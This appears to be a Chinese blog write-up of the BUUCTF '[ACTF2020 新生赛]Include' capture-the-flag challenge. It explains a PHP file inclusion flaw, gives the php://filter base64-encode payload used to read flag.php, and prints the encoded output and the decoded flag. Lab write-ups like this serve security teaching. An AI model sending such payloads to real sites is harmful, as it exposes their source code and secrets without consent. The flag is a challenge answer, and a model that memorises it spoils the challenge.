
buuctf—[ACTF2020 新生赛]Include 1

原创

小常吃不下了 于 2021-10-21 21:05:52 发布 1208 收藏 1


分类专栏： BUUCTF 文章标签： php 开发语言 后端

本文链接：https://blog.csdn.net/weixin_52620919/article/details/120894972



进入靶场

查看源码：



看到?file=flag.php 猜测文件包含漏洞

知识点：


```
php://filter与包含函数结合时，php://filter流会被当作php文件执行。
所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

php://filter 伪协议文件包含读取源代码，加上read=convert.base64-encode，
用base64编码输出，不然会直接当做php代码执行，看不到源代码内容。

php://input 伪协议 + POST发送PHP代码 （不行）
```

直接构造payload：

```
?file=php://filter/convert.base64-encode/resource=flag.php
```



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7OTMzYWU0YWEtNjY1Yi00NWQ1LTg3NTYtZjc1MGQ2OWM0YTY0fQo=

得到这个字符串

一看'='就知道是base64

然后base64解码
得到flag：

```
flag{933ae4aa-665b-45d5-8756-f750d69c4a64}
```